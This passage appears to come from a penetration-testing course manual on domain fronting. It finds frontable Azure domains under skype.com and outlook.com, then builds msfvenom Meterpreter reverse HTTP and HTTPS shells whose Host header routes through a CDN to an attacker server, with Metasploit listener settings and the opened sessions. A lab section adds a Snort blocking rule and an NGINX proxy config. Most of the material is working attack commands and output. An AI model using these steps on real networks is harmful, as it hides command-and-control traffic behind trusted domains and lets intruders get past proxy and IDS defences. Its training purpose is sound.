<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>

kali@kali:~$ curl -k https://offensive-security.azureedge.net
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

*Listing 406 - Verifying basic CDN connectivity*

Next, we need to find a frontable domain. Since we set up our CDN endpoint in Azure, our frontable domain must also be hosted on Azure. Specifically, we need a domain that is hosted on **azureedge.net**.

We'll use the *FindFrontableDomains*<sup>551</sup> script (written by Steve Borosh a.k.a. @rvrsh3ll) to find domains we can use.

Let's download it from GitHub and run the **setup.sh** installation script.

```
kali@kali:~# git clone https://github.com/rvrsh3ll/FindFrontableDomains
Cloning into 'FindFrontableDomains'...
...
kali@kali:~# cd FindFrontableDomains/
kali@kali:~/FindFrontableDomains# sudo ./setup.sh
```

*Listing 407 - Installing FindFrontableDomains*

Now we can search for frontable domains. For each domain, FindFrontableDomains will try to find subdomains using various services, and determine if they are hosted on a CDN network.

If we don't have a specific target in mind, we'll simply use trial and error. For this example, we can make an educated guess that since Microsoft owns Azure, some of their domains, like **microsoft.com**, **outlook.com**, or **skype.com** may be hosted there.

Let's start by scanning for frontable domains in **outlook.com** by passing **--domain outlook.com** to **FindFrontableDomains.py**.

```
kali@kali:~$ python3 FindFrontableDomains.py --domain outlook.com
...
[-] Enumerating subdomains now for outlook.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSDumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 2553
www.outlook.com
(...)
recommended.yggdrasil.outlook.com
-----
Starting search for frontable domains...
Azure Frontable domain found: assets.outlook.com outlook-assets.azureedge.net.
Azure Frontable domain found: assets.outlook.com outlook-assets.afd.azureedge.net.
Search complete!
```

*Listing 408 - Using FindFrontableDomains.py*

<sup>551</sup> (Steve Borosh, 2020), <https://github.com/rvrsh3ll/FindFrontableDomains>

The output reveals over two thousand subdomains, and one of them, **assets.outlook.com**, is frontable.

We can test the viability of this domain with **curl**. We'll set the Host header to our **azureedge.net** subdomain (**offensive-security.azureedge.net**) with **--header**.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net"
http://assets.outlook.com
kali@kali:~$
```

*Listing 409 - Domain fronting test with curl*

This returns a blank response because in this case, the CDN used by the **assets.outlook.com** domain is in a different region or pricing tier, which drastically affects our ability to use the domain for fronting.

Moving on, we'll investigate **skype.com**.

```
kali@kali:~$ python3 FindFrontableDomains.py --domain skype.com
...
Starting search for frontable domains...
Azure Frontable domain found: clientlogin.cdn.skype.com az866562.vo.msecnd.net.
Azure Frontable domain found: latest-swx.cdn.skype.com e458.wpc.azureedge.net.
Azure Frontable domain found: mrrcountries.cdn.skype.com mrrcountries.azureedge.net.
Azure Frontable domain found: mrrcountries.cdn.skype.com
mrrcountries.ec.azureedge.net.
Azure Frontable domain found: latest-swc.cdn.skype.com latest-swc.azureedge.net.
Azure Frontable domain found: latest-swc.cdn.skype.com latest-swc.ec.azureedge.net.
Azure Frontable domain found: swx.cdn.skype.com e458.wpc.azureedge.net.
Azure Frontable domain found: swc.cdn.skype.com swc.azureedge.net.
Azure Frontable domain found: swc.cdn.skype.com swc.ec.azureedge.net.
Azure Frontable domain found: s4w.cdn.skype.com az663213.vo.msecnd.net.
Azure Frontable domain found: sdk.cdn.skype.com az805177.vo.msecnd.net.
Azure Frontable domain found: do.skype.com skype-do.azureedge.net.
Azure Frontable domain found: do.skype.com skype-do.ec.azureedge.net.

Search complete!
```

*Listing 410 - Search frontable domains under skype.com*

This produces quite a few responses. Let's test **do.skype.com**.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net"
http://do.skype.com
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

*Listing 411 - Domain fronting test with curl*

This produced more output than the previous test. This is promising. Let's inspect the traffic, including the DNS and HTTP request, in more detail.

We'll start Wireshark on our Kali machine and run the **curl** command again.

192.168.1.21	192.168.1.1	DNS	72	Standard query 0xe05b A do.skype.com
192.168.1.1	192.168.1.21	DNS	178	Standard query response 0xe05b A do.skype.com CNAME skype-do.azureedge.net CNAME sky...
192.168.1.21	152.199.19.161	TCP	78	55898 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2443963906 TSecr=0 SACK_...
152.199.19.161	192.168.1.21	TCP	66	80 → 55898 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452 SACK_PERM=1 WS=512
192.168.1.21	152.199.19.161	TCP	54	55898 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
192.168.1.21	152.199.19.161	HTTP	150	GET / HTTP/1.1
192.168.1.21	192.168.1.21	TCP	54	80 → 55898 [ACK] Seq=1 Ack=97 Win=65536 Len=0
152.199.19.161	192.168.1.21	HTTP	461	HTTP/1.1 200 OK (text/html)
192.168.1.21	152.199.19.161	TCP	54	55898 → 80 [ACK] Seq=97 Ack=408 Win=261696 Len=0
192.168.1.21	152.199.19.161	TCP	54	55898 → 80 [FIN, ACK] Seq=97 Ack=408 Win=262144 Len=0
152.199.19.161	192.168.1.21	TCP	54	80 → 55898 [FIN, ACK] Seq=408 Ack=98 Win=65536 Len=0
192.168.1.21	152.199.19.161	TCP	54	55898 → 80 [ACK] Seq=98 Ack=409 Win=262144 Len=0

Figure 150: Domain fronting in Wireshark

As expected, Figure 150 reveals a DNS request to **do.skype.com** followed by an HTTP request to the IP reported for that domain.

Let's analyze the DNS response by selecting the relevant packet.

```

▼ Queries
  ► do.skype.com: type A, class IN
▼ Answers
  ▼ do.skype.com: type CNAME, class IN, cname skype-do.azureedge.net
    Name: do.skype.com
    Type: CNAME (Canonical NAME for an alias) (5)
    Class: IN (0x0001)
    Time to live: 1369 (22 minutes, 49 seconds)
    Data length: 24
    CNAME: skype-do.azureedge.net
  ▼ skype-do.azureedge.net: type CNAME, class IN, cname skype-do.ec.azureedge.net
    Name: skype-do.azureedge.net
    Type: CNAME (Canonical NAME for an alias) (5)
    Class: IN (0x0001)
    Time to live: 1369 (22 minutes, 49 seconds)
    Data length: 14
    CNAME: skype-do.ec.azureedge.net
  ▼ skype-do.ec.azureedge.net: type CNAME, class IN, cname cs9.wpc.v0cdn.net
    Name: skype-do.ec.azureedge.net
    Type: CNAME (Canonical NAME for an alias) (5)
    Class: IN (0x0001)
    Time to live: 1369 (22 minutes, 49 seconds)
    Data length: 16
    CNAME: cs9.wpc.v0cdn.net
  ▼ cs9.wpc.v0cdn.net: type A, class IN, addr 152.199.19.161
    Name: cs9.wpc.v0cdn.net
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 1706 (28 minutes, 26 seconds)
    Data length: 4
    Address: 152.199.19.161
  
```

Figure 151: DNS answer for do.skype.com

This reveals that **do.skype.com** is a CNAME record. After several requests, the server returns the 152.199.19.161 IP address.

Next, we'll check the HTTP traffic by right-clicking one of the TCP packets and selecting *Follow TCP Stream*.

```
GET / HTTP/1.1
Host: offensive-security.azureedge.net
User-Agent: curl/7.64.1
Accept: */*

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: text/html; charset=ANSI_X3.4-1968
Date: Tue, 23 Jun 2020 12:43:01 GMT
Expires: Tue, 23 Jun 2020 12:43:00 GMT
Server: SimpleHTTP/0.6 Python/2.7.12
Content-Length: 178

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

Figure 152: HTTP traffic to do.skype.com

We see the Host header being set to **offensive-security.azureedge.net**, which routes the traffic to our CDN, ultimately fetching the contents from our webserver at **meterpreter.info**. This confirms that our domain fronting works with HTTP. The problem with this is that a proxy can still see this traffic as it is unencrypted.

Let's verify our setup over HTTPS.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net"
https://do.skype.com
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ascii">
<title>Directory listing for /</title>
...
```

Listing 412 - HTTPS domain fronting test with curl

The results are promising, matching the response from our HTTP test in Listing 406.

Let's again start Wireshark, rerun the test, and inspect the traffic.

192.168.1.21	152.199.19.161	TCP	78	56427 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2445593479 TSecr=0 SACK_PERM=1
152.199.19.161	192.168.1.21	TCP	66	443 → 56427 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452 SACK_PERM=1 WS=512
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
192.168.1.21	152.199.19.161	TLSv1.2	285	Client Hello
152.199.19.161	192.168.1.21	TCP	54	443 → 56427 [ACK] Seq=1 Ack=232 Win=67072 Len=0
152.199.19.161	192.168.1.21	TLSv1.2	1506	Server Hello
152.199.19.161	192.168.1.21	TCP	1506	443 → 56427 [ACK] Seq=1453 Ack=232 Win=67072 Len=1452 [TCP segment of a reassembled PDU]
152.199.19.161	192.168.1.21	TCP	1246	443 → 56427 [PSH, ACK] Seq=2905 Ack=232 Win=67072 Len=1192 [TCP segment of a reassembled PDU]
152.199.19.161	192.168.1.21	TCP	1506	443 → 56427 [ACK] Seq=4097 Ack=232 Win=67072 Len=1452 [TCP segment of a reassembled PDU]
152.199.19.161	192.168.1.21	TLSv1.2	1064	Certificate, Server Key Exchange, Server Hello Done
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=232 Ack=2905 Win=260672 Len=0
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=232 Ack=4097 Win=259456 Len=0
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=232 Ack=6559 Win=257024 Len=0
192.168.1.21	152.199.19.161	TCP	54	[TCP Window Update] 56427 → 443 [ACK] Seq=232 Ack=6559 Win=261760 Len=0
192.168.1.21	152.199.19.161	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
152.199.19.161	192.168.1.21	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
152.199.19.161	192.168.1.21	TLSv1.2	164	Application Data, Application Data
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=358 Ack=6610 Win=262080 Len=0
192.168.1.21	152.199.19.161	TCP	54	56427 → 443 [ACK] Seq=358 Ack=6720 Win=261952 Len=0
192.168.1.21	152.199.19.161	TLSv1.2	107	Application Data
192.168.1.21	152.199.19.161	TLSv1.2	110	Application Data

Figure 153: HTTPS traffic to do.skype.com

Wireshark reveals encrypted HTTPS traffic to the same IP as our previous test.

The certificate in the TLS key exchange is Microsoft's certificate. We can verify this by selecting the *Certificate, Server Key Exchange, Server Hello Done* packet, and inspecting its details:

- ▼ Handshake Protocol: Certificate
  - Handshake Type: Certificate (11)
  - Length: 6095
  - Certificates Length: 6092
  - ▼ Certificates (6092 bytes)
    - Certificate Length: 4622
    - ▼ Certificate: 3082120a30820ff2a00302010202131c00145f23036bbce6... (id-at-commonName=\*.vo.msecnd.net)
      - ▶ signedCertificate
      - ▶ algorithmIdentifier (sha256WithRSAEncryption)
        - Padding: 0
        - encrypted: 8cc38f19fd8ca06cc9584730d7f9d31646d78c5538f56abe...
      - Certificate Length: 1464
    - ▼ Certificate: 308205b43082049ca00302010202100f2c10c95b06c0937f... (id-at-commonName=Microsoft IT TLS CA)
      - ▼ signedCertificate
        - version: v3 (2)
        - serialNumber: 0x0f2c10c95b06c0937fb8d449f83e8569
        - ▶ signature (sha256WithRSAEncryption)
        - ▶ issuer: rdnSequence (0)
        - ▶ validity
        - ▼ subject: rdnSequence (0)
          - ▼ rdnSequence: 6 items (id-at-commonName=Microsoft IT TLS CA 2,id-at-organizationalUnitName=Mi)
            - ▶ RDNSSequence item: 1 item (id-at-countryName=US)
            - ▶ RDNSSequence item: 1 item (id-at-stateOrProvinceName=Washington)
            - ▶ RDNSSequence item: 1 item (id-at-localityName=Redmond)
            - ▶ RDNSSequence item: 1 item (id-at-organizationName=Microsoft Corporation)
            - ▶ RDNSSequence item: 1 item (id-at-organizationalUnitName=Microsoft IT)
            - ▶ RDNSSequence item: 1 item (id-at-commonName=Microsoft IT TLS CA 2)
        - ▶ subjectPublicKeyInfo

Figure 154: Certificate from do.skype.com

In the same packet, we also find that this certificate is valid for 99 different domains, which is set via the *Subject Alternative Names* (SAN).<sup>552</sup> This means that a single certificate can be used for 99 different domains and will use the same encryption key:

<sup>552</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Subject\\_Alternative\\_Name](https://en.wikipedia.org/wiki/Subject_Alternative_Name)



No.	Time	Source	Destination	Protocol	Length	Info
10	0.087417	152.199.19.161	192.168.1.21	TLSv1.2	1064	Certificate, Server Key Exchange, Server Hello Done
▶ Frame 10: 1064 bytes on wire (8512 bits), 1064 bytes captured (8512 bits) on interface en0, id 0 ▶ Ethernet II, Src: D-LinkIn_9c:a8:d0 (58:d5:6e:9c:a8:d0), Dst: Apple_0c:7a:4c (3c:22:fb:0c:7a:4c) ▶ Internet Protocol Version 4, Src: 152.199.19.161, Dst: 192.168.1.21 ▶ Transmission Control Protocol, Src Port: 443, Dst Port: 56427, Seq: 5549, Ack: 232, Len: 1010 ▶ [5 Reassembled TCP Segments (6104 bytes): #6(1345), #7(1452), #8(1192), #9(1452), #10(663)]						
▼ Transport Layer Security <ul style="list-style-type: none"> <li>▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate               <ul style="list-style-type: none"> <li>Content Type: Handshake (22)</li> <li>Version: TLS 1.2 (0x0303)</li> <li>Length: 6099                   <ul style="list-style-type: none"> <li>▼ Handshake Protocol: Certificate                       <ul style="list-style-type: none"> <li>Handshake Type: Certificate (11)</li> <li>Length: 6095</li> <li>Certificates Length: 6092                           <ul style="list-style-type: none"> <li>▼ Certificates (6092 bytes)                               <ul style="list-style-type: none"> <li>Certificate Length: 4622                                   <ul style="list-style-type: none"> <li>▼ Certificate: 3082120a30820ff2a00302010202131c00145f23036bbce6... (id-at-commonName=x.vo.msecnd.net)                                       <ul style="list-style-type: none"> <li>▼ signedCertificate   <ul style="list-style-type: none"> <li>version: v3 (2)</li> <li>serialNumber: 0x1c00145f23036bbce62f3f2c56000000145f23</li> <li>signature (sha256WithRSAEncryption)</li> <li>issuer: rdnSequence (0)</li> <li>validity</li> <li>subject: rdnSequence (0)</li> <li>subjectPublicKeyInfo</li> <li>▼ extensions: 11 items   <ul style="list-style-type: none"> <li>Extension (SignedCertificateTimestampList)</li> <li>Extension (id-ms-application-certificate-policies)</li> <li>Extension (id-ms-certificate-template)</li> <li>Extension (id-pe-authorityInfoAccess)</li> <li>Extension (id-ce-subjectKeyIdentifier)</li> <li>Extension (id-ce-keyUsage)</li> <li>▼ Extension (id-ce-subjectAltName)   <ul style="list-style-type: none"> <li>Extension Id: 2.5.29.17 (id-ce-subjectAltName)   <ul style="list-style-type: none"> <li>▼ GeneralNames: 99 items   <ul style="list-style-type: none"> <li>▼ GeneralName: dNSName (2)   <ul style="list-style-type: none"> <li>dNSName: *.cmsresources.windowsphone-int.com</li> </ul> </li> <li>▼ GeneralName: dNSName (2)   <ul style="list-style-type: none"> <li>dNSName: *.ads2.msads.net</li> </ul> </li> <li>▼ GeneralName: dNSName (2)   <ul style="list-style-type: none"> <li>dNSName: *.aspnetcdn.com</li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li> </ul> </li></ul></li></ul></li></ul>						

Figure 155: Alternate domain names of the certificate

We can also view the details of the SAN in this packet.

In short, domain fronting is working perfectly via both HTTP and HTTPS. This means that if our target environment is not using HTTPS inspection, our HTTPS traffic will not only be hidden but it will appear to be directed to **do.skype.com**.

Since many organizations use Skype for meetings, this traffic won't stand out and will be considered legitimate. This allows us to bypass domain, proxy, and IDS filters in one shot.

The last item we need to test is that our reverse shell is working properly. We'll use HTTP so we can inspect the traffic contents, allowing us to verify that the connection is being set up as intended.

First, we'll create a reverse shell payload. The only extra field we need to set is the *HttpHostHeader*, which will set the Host header in HTTP.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_http LHOST=do.skype.com
LPORT=80 HttpHostHeader=offensive-security.azureedge.net -f exe > http-df.exe
```

Listing 413 - Creating Meterpreter reverse HTTP shell with *HttpHostHeader* option

Next, we need to configure a listener on our VM that is hosting **meterpreter.info**.



When we use a staged payload, there are some additional settings we need to configure for our listener.

The first stage will set the address for the second stage based on the actual IP address and port of the listener. This won't work for us because it will directly connect to our real IP. Since we obviously want to hide communication to this IP, we'll need to ensure that the second stage is also connecting to **do.skype.com**.

To do this, we'll need to set up some advanced options for our listener. We need to set the *OverrideLHOST* option to our domain, and also set *OverrideRequestHost* to "true". We can change the listening port as well with the *OverrideLPORT* option, but this is unnecessary for this example.

Once this is set up we will start the listener with **run -j**, which will run the listener as a job.

```
msf5 exploit(multi/handler) > set LHOST do.skype.com
msf5 exploit(multi/handler) > set OverrideLHOST do.skype.com
msf5 exploit(multi/handler) > set OverrideRequestHost true
msf5 exploit(multi/handler) > set HttpHostHeader offensive-security.azureedge.net
msf5 exploit(multi/handler) > run -j
...
[-] Handler failed to bind to 152.199.19.161:80
[*] Started HTTP reverse handler on http://0.0.0.0:80
```

*Listing 414 - Setting up Meterpreter reverse HTTP shell listener*

Metasploit will display an error that it failed to bind to 152.199.19.161 because it's the address of the original domain (**do.skype.com**), which is not hosted on our machine. However, Metasploit will failover and bind to all local interfaces.

Before we execute our payload, let's start Wireshark so we can inspect the traffic details.

Finally, we'll execute our payload.

```
msf5 exploit(multi/handler) >
[*] http://do.skype.com:80 handling request from 152.195.142.158; (UUID: mbgovmvr)
Staging python payload (53985 bytes) ...
[*] Meterpreter session 3 opened (138.68.99.177:80 -> 152.195.142.158:54524)

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: offsec
```

*Listing 415 - Meterpreter reverse HTTP shell with domain fronting*

Very Nice. Our shell appears to be working perfectly.

Let's inspect our traffic in Wireshark to make sure the connection worked as expected.

tcp.stream eq 58				
No.	Time	Source	Destination	Protocol
950	24.502238	192.168.1.21	152.199.19.161	TCP
951	24.541414	152.199.19.161	192.168.1.21	TCP
952	24.541519	192.168.1.21	152.199.19.161	TCP
953	24.541724	192.168.1.21	152.199.19.161	HTTP
956	24.579893	152.199.19.161	192.168.1.21	TCP
957	24.583114	152.199.19.161	192.168.1.21	HTTP
958	24.583119	152.199.19.161	192.168.1.21	TCP
959	24.583187	192.168.1.21	152.199.19.161	TCP
960	24.583211	192.168.1.21	152.199.19.161	TCP
961	24.583524	192.168.1.21	152.199.19.161	TCP
968	24.622218	152.199.19.161	192.168.1.21	TCP

Figure 156: HTTP domain fronting with do.skype.com

Based on the TCP packets, the shell connected to 152.199.19.161, the IP address of **do.skype.com**. Let's take a look at the Host request headers with *Follow TCP Stream*.

```
GET /iV_sXy46Cw_ngPKUuXPtKgkYj_dybs5n9BpFz_8RlR-jACg4l0QehMGXFgIMAJesaZMOCXM/ HTTP/1.1
Accept-Encoding: identity
Host: offensive-security.azureedge.net
Content-Type: application/octet-stream
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: application/octet-stream
Date: Wed, 24 Jun 2020 08:11:40 GMT
Expires: Wed, 24 Jun 2020 08:11:39 GMT
Server: Apache
Content-Length: 0
Connection: close
```

Figure 157: HTTP domain fronting with do.skype.com

The HTTP Host headers are also set to **offensive-security.azureedge.net**. This verifies that our reverse shell worked via domain fronting. Excellent!

In this section, we demonstrated an Azure domain fronting scenario. We set up a CDN, configured our Meterpreter shell with extra parameters to work with domain fronting, and analyzed the packets to view and confirm that our fronting setup worked as expected. Although this was a real-world scenario that we can't replicate in the lab, in the next section we'll show a simplified setup that will allow us to practice these concepts.

### 9.6.1.1 Exercise

1. Use FindFrontableDomains to locate additional domains that can be used for domain fronting.

### 9.6.1.2 Extra Mile

Censys is a search engine similar to Shodan, searching Internet-connected devices based on their fingerprint information, like webserver type, certificate details, etc. Use this service to find Azure domain-frontable sites. The following guide<sup>553</sup> will show the necessary steps.

### 9.6.2 Domain Fronting in the Lab

In this exercise, we will practice domain fronting in our lab environment. Our goal will be to use the trusted **good.com** domain to reach the otherwise blocked **bad.com** domain. Our CDN hostname will be **cdn123.offseccdn.com**, which will point to the IP address of **bad.com**.

Since we don't have Internet connectivity in the lab, we'll emulate this environment and describe the setup.

Figure 158 below outlines the lab design.




Figure 158: Lab setup for domain fronting

The DNS server (*dnsmasq*<sup>554</sup>) is running on the Ubuntu machine, which also runs Snort. We also use an NGINX webserver, which will be used to simulate the CDN network.

In order to use *dnsmasq* for name resolution, we will need to configure IP-to-domain mapping in the **/etc/hosts** file.

Our configuration is shown in Listing 416.

```
127.0.0.1      localhost
127.0.1.1     ips
172.16.51.21  good.com
```

<sup>553</sup> (theobsidiantower.com, 2017), 20<https://theobsidiantower.com/2017/07/24/d0a7cfceedc42bdf3a36f2926bd52863ef28befc.html>

<sup>554</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Dnsmasq>

```
192.168.119.120 bad.com
172.16.51.21 cdn123.offseccdn.com
```

*Listing 416 - /etc/hosts file*

We need to update the entry for **bad.com** to point to our Kali machine.

In this example, **good.com** is considered safe for client access. The **bad.com** domain is blocked by Snort, which will drop all DNS queries using this snort rule:

```
drop udp any any -> any 53 (msg:"VIRUS DNS query for malicious bad.com domain";
content:"|01|"; offset:2; depth:1; content:"|00 01 00 00 00 00 00|"; distance:1;
within:7; content:"|03|bad|03|com"; fast_pattern; classtype:bad-unknown; sid:2013482;
rev:4;)
```

*Listing 417 - Snort rule to block bad.com domain*

This rule has a number of parameters that are relevant to us.

The “drop udp any any -> any 53” section specifies that UDP traffic coming from any source IP, and any port, destined to any IP on port 53 (which is typically DNS) will be dropped if a rule match is detected.

Furthermore, the rule itself contains a number of options that are used for match determinations. The *msg* option contains the message that Snort will return when a rule match is detected. While most of the other options in the rule shown in Figure 417 are not specifically relevant for this example, we do care about “content”. In our case, “content:”|03|bad|03|com” indicates the domain name, which is **bad.com**. The “03” value specifies the length of the string that follows. This value is set for each part of the FQDN. As another example, if we wanted to match on **google.com**, we would instead use *content:”|06|google|03|com”*.

We can test this setup from the Windows machine, by either trying to open **bad.com** in the browser, which will timeout, or making a domain lookup with **nslookup**. We can also look up the **good.com** domain to confirm that the DNS server is working.

```
C:\Users\offsec> nslookup bad.com
Server: good.com
Address: 172.16.51.21

*** good.com can't find bad.com: No response from server

C:\Users\offsec> nslookup good.com
Server: good.com
Address: 172.16.51.21

Name: good.com
Address: 172.16.51.21
```

*Listing 418 - Testing good.com and bad.com DNS lookups*

Since the NGINX server is also serving content for **good.com**, which in our example is a safe domain, the traffic destined for it will be allowed through. We can test the web server component by browsing **good.com** from the Windows VM.




Figure 159: good.com served

Finally, **cdn123.offseccdn.com** represents a CDN endpoint that is serving content for **bad.com**.

To represent a CDN network, we configured NGINX as a reverse proxy for this domain so it forwards all requests to the **bad.com** domain.

The configuration file related to this domain can be found on the Ubuntu machine at **/etc/nginx/sites-available/cdn123.offseccdn.com**:

```
server {
    listen 443 ssl;
    server_name cdn123.offseccdn.com;
    ssl_certificate     cdn.crt;
    ssl_certificate_key cdn.key;

    location / {
        proxy_pass https://bad.com
        proxy_ssl_verify off;
    }
}
```

Listing 419 - NGINX configuration for cdn123.offseccdn.com

The domain is configured with the *proxy\_pass* setting. Since we are using self-signed certificates, we also need to set *proxy\_ssl\_verify* to "off".

To recap, the overall idea is that we will connect to the trusted **good.com** domain and use the **cdn123.offseccdn.com** domain in the HTTP Host header to access the domain **bad.com**. As both of these domains are served from the same machine, the request will be forwarded to our Kali machine.

On our Kali machine, we'll create our reverse HTTPS Meterpreter shell, where we set **good.com** as the *LHOST* and **cdn123.offseccdn.com** as the *HttpHostHeader*. We'll also configure a listener to handle this shell. Note that here we will use a stageless payload, so we don't need to configure the *OverrideLHOST* and *OverrideRequestHost* options we discussed in the previous section.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter_reverse_https
HttpHostHeader=cdn123.offseccdn.com LHOST=good.com LPORT=443 -f exe > https-df.exe
```

Listing 420 - Create a HTTP reverse shell with msfvenom

Next, we'll transfer the payload to the victim and start a Wireshark capture so we can inspect traffic later. Finally, we'll run the payload.

```
msf5 exploit(multi/handler) > run
```

```
[*] Handler failed to bind to 206.124.122.115:443
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] https://good.com:443 handling request from 192.168.120.21; (UUID: gklf4zr8)
Redirecting stageless connection from /565XLysZVn16GXsbJTPhXw-
b83vLJF9C3018Kx2Qna04Mu7jN6LpH91I1kkDAww9cJHGLKu3zibA2e9ULmJ68e1ppmobSzbGMDuK2UIensZ3_
C-LWScAH3a5lve with UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://good.com:443 handling request from 192.168.120.21; (UUID: gklf4zr8)
Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.21:48490)

meterpreter >
```

Listing 421 - Getting HTTP reverse shell with domain fronting

